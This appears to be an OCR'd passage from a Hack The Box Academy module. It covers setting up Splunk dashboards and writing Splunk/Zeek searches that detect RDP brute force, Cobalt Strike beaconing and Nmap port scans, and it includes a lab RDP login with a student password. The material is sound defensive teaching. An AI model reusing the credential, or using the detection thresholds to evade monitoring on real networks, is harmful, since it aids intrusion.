
7. `View the Navigation File` : The navigation configuration file is an XML file. Using a text editor, open `$SPLUNK_HOME/etc/apps/<your app>/default/data/ui/nav/default.xml` . Here you'll find the default navigation definition for an app:

```
<nav search_view="search">
<view name="search" default='true' />
<view name="analytics_workspace" />
<view name="datasets" />
<view name="reports" />
<view name="alerts" />
<view name="dashboards" />
</nav>
```



In this XML, the top-level nav tag acts as the parent. The `search_view` attribute designates the default view for searches. In this case, the `search` view is employed, which is inherited from the `Search & Reporting` app. The next level in the XML hierarchy corresponds to items displayed on the app bar. The list of view tags denotes different views to show. Each of the views corresponds to a view from the Search & Reporting app. The attribute `default='true'` indicates the view to use as the app home page – here, the `search` view serves as the home page.


8. `Create Your First Dashboard` : Go to `dashboards` and click on `Create New Dashboard` . Enter the dashboard name, provide a description if necessary, set permissions, and select `Classic Dashboards` .







9. `Configure the Dashboard`: You'll now see the dashboard editor page, where you can configure panels, inputs, etc., to facilitate your monitoring process. Add time input for the dashboard and adjust the default time range to suit your needs. Next, add a statistical table panel, select a time range for the Shared Time Picker, add the Content Title (e.g., `"<Panel name>"`), and input the Search String. To use input in searches, enclose the input token with dollar signs, like `$user$`. Click `Add to Dashboard` when ready. Save your changes.











10. `Dashboard Storage`: All dashboards you've created in your app are stored at `"<AppPath>/local/data/ui/views/dashboard_title.xml"`. To add your dashboard to the navigation bar, simply append the dashboard title to the navigation default page XML: `"<AppPath>/local/data/ui/nav/default.xml"`.



11. `Restart Splunk`: Reboot your Splunk instance. Once restarted, you should see your dashboard in the navigation bar.



12. `Grouping Dashboards`: If you wish to group multiple dashboards under a single entry in the navigation bar, use the collection tag.

```
<nav search_view="search" color="#5cc05c">
    <view name="search" default='true' />
    <collection label="Command and Control">
        <view name="c2_investigator" />
        <view name="c2_investigator_zeek" />
```

Updating & Exploring The "Academy hackthebox - Detection of Active Directory Attacks" Splunk Application


`Detection-of-Active-Directory-Attacks.tar.gz.tar` can be downloaded from the `Resources` section of this module (upper right corner) and used to update the existing `Academy hackthebox - Detection of Active Directory Attacks` Splunk Application by clicking `Apps` -> `Manage Apps` -> `Install app from file` -> `Browse` -> ✓ `Upgrade app. Checking this will overwrite the app if it already exists.` -> `Upload`.

Now, take some time to explore this custom Splunk application and see how it can significantly improve our monitoring capabilities.

Detecting RDP Brute Force Attacks

We often encounter `Remote Desktop Protocol (RDP) brute force attacks` as a favorite vector for attackers to gain initial foothold in a network. The concept of an RDP brute force attack is relatively straightforward: attackers attempt to login into a Remote Desktop session by systematically guessing and trying different passwords until they find the correct one. This method exploits the fact that many users often have weak or default passwords that are easy to guess.

How RDP Traffic Looks Like



Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```


Related Evidence

- **Related Directory**: `/home/htb-student/module_files/rdp_bruteforce`
- **Related Splunk Index**: `rdp_bruteforce`
- **Related Splunk Sourcetype**: `bro:rdp:json`

Detecting RDP Brute Force Attacks With Splunk & Zeek Logs

Now let's explore how we can identify RDP brute force attacks, using Splunk and Zeek logs.

```
index="rdp_bruteforce" sourcetype="bro:rdp:json"
| bin _time span=5m
| stats count values(cookie) by _time, id.orig_h, id.resp_h
| where count>30
```



Detecting Beaconing Malware

`Malware beaconing` is a technique we frequently encounter in our cybersecurity investigations. It refers to the periodic communication initiated by malware-infected systems with their respective command and control (C2) servers. The beacons, typically small data packets, are sent at regular intervals, much like a lighthouse sends out a regular signal.

In our analysis of beaconing behavior, we often observe several distinct patterns. The beaconing intervals can be fixed, jittered (varied slightly from a fixed pattern), or follow a more complex schedule based on the malware's specific objectives. We've encountered malware that uses various protocols for beaconing, including HTTP/HTTPS, DNS, and even ICMP (ping).

In this section, we will concentrate on detecting the beaconing behavior associated with a widely recognized Command and Control (C2) framework known as `Cobalt Strike` (in its default configuration).

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```


Related Evidence

- **Related Directory**: `/home/htb-student/module_files/cobaltstrike_beacon`
- **Related Splunk Index**: `cobaltstrike_beacon`
- **Related Splunk Sourcetype**: `bro:http:json`

Detecting Beaconing Malware With Splunk & Zeek Logs

Now let's explore how we can identify beaconing, using Splunk and Zeek logs.

```
index="cobaltstrike_beacon" sourcetype="bro:http:json"
| sort 0 _time
| streamstats current=f last(_time) as prevtime by src, dest, dest_port
| eval timedelta = _time - prevtime
| eventstats avg(timedelta) as avg, count as total by src, dest, dest_port
| eval upper=avg*1.1
| eval lower=avg*0.9
| where timedelta > lower AND timedelta < upper
| stats count, values(avg) as TimeInterval by src, dest, dest_port, total
| eval prcnt = (count/total)*100
| where prcnt > 90 AND total > 10
```

Search Breakdown:

- `index="cobaltstrike_beacon" sourcetype="bro:http:json"`: Selects the data from the `cobaltstrike_beacon` index and filters events of type `bro:http:json`, which represent Zeek HTTP logs.
- `| sort 0 _time`: Sorts the events in ascending order based on their timestamp (`_time`).

- `| streamstats current=f last(_time) as prevtime by src, dest, dest_port`: For each event, calculates the previous event's timestamp (`prevtime`) grouped by source IP (`src`), destination IP (`dest`), and destination port (`dest_port`).
- `| eval timedelta = _time - prevtime`: Computes the time difference (`timedelta`) between the current and previous events' timestamps.
- `| eventstats avg(timedelta) as avg, count as total by src, dest, dest_port`: Calculates the average time difference (`avg`) and the total number of events (`total`) for each combination of `src` , `dest` , and `dest_port` .
- `| eval upper=avg*1.1`: Sets an upper limit for the time difference by adding a `10%` margin to the average.
- `| eval lower=avg*0.9`: Sets a lower limit for the time difference by subtracting a `10%` margin from the average.
- `| where timedelta > lower AND timedelta < upper`: Filters the events where the time difference falls within the defined upper and lower limits.
- `| stats count, values(avg) as TimeInterval by src, dest, dest_port, total`:
  Counts the number of events and extracts the average time interval for each combination of `src` , `dest` , `dest_port` , and `total` .
- `| eval prcnt = (count/total)*100`: Calculates the percentage (`prcnt`) of events within the defined time interval limits.
- `| where prcnt > 90 AND total > 10`: Filters the results to only include those where more than `90%` of the events fall within the defined time interval limits, and there are more than `10` total events.

Detecting Nmap Port Scanning

`Port scanning with Nmap` is a key technique in the toolkit of attackers and penetration testers alike. In essence, what we're doing with Nmap is probing networked systems for open ports - these are the 'gates' through which data passes in and out of a system. Open ports can be likened to doors that might be unlocked in a building - doors that attackers could potentially use to gain access.

When we use Nmap for port scanning, we're basically initiating a series of connection requests. We systematically attempt to establish a TCP handshake with each port in the target's address space. If the connection is successful, it indicates that the port is open. This is where it gets interesting. When we connect to an open port, the service listening on that port might send back a "banner" - this is essentially a little bit of data that tells us what service is running, and maybe even what version it's running.

But let's clear up a misconception - when we're talking about Nmap sending data to the scanning port, we're not actually sending any real data. Aside from the actual TCP handshake itself, the payload of the packets Nmap sends is zero. We're not sending any extra data; we're just trying to initiate a connection.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at https://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Additionally, we can access the spawned target via RDP as outlined below. All files, logs, and PCAP files related to the covered attacks can be found in the /home/htb-student and /home/htb-student/module_files directories.

```
xfreerdp /u:htb-student /p:'HTB_@cademy_stdnt!' /v:[Target IP] /dynamic-resolution
```


Related Evidence

- **Related Directory**: `/home/htb-student/module_files/cobaltstrike_beacon`
- **Related Splunk Index**: `cobaltstrike_beacon`
- **Related Splunk Sourcetype**: `bro:conn:json`

Detecting Nmap Port Scanning With Splunk & Zeek Logs

Now let's explore how we can identify Nmap port scanning, using Splunk and Zeek logs.

```
index="cobaltstrike_beacon" sourcetype="bro:conn:json" orig_bytes=0
dest_ip IN (192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8)
| bin span=5m _time
| stats dc(dest_port) as num_dest_port by _time, src_ip, dest_ip
| where num_dest_port >= 3
```



Search Breakdown:

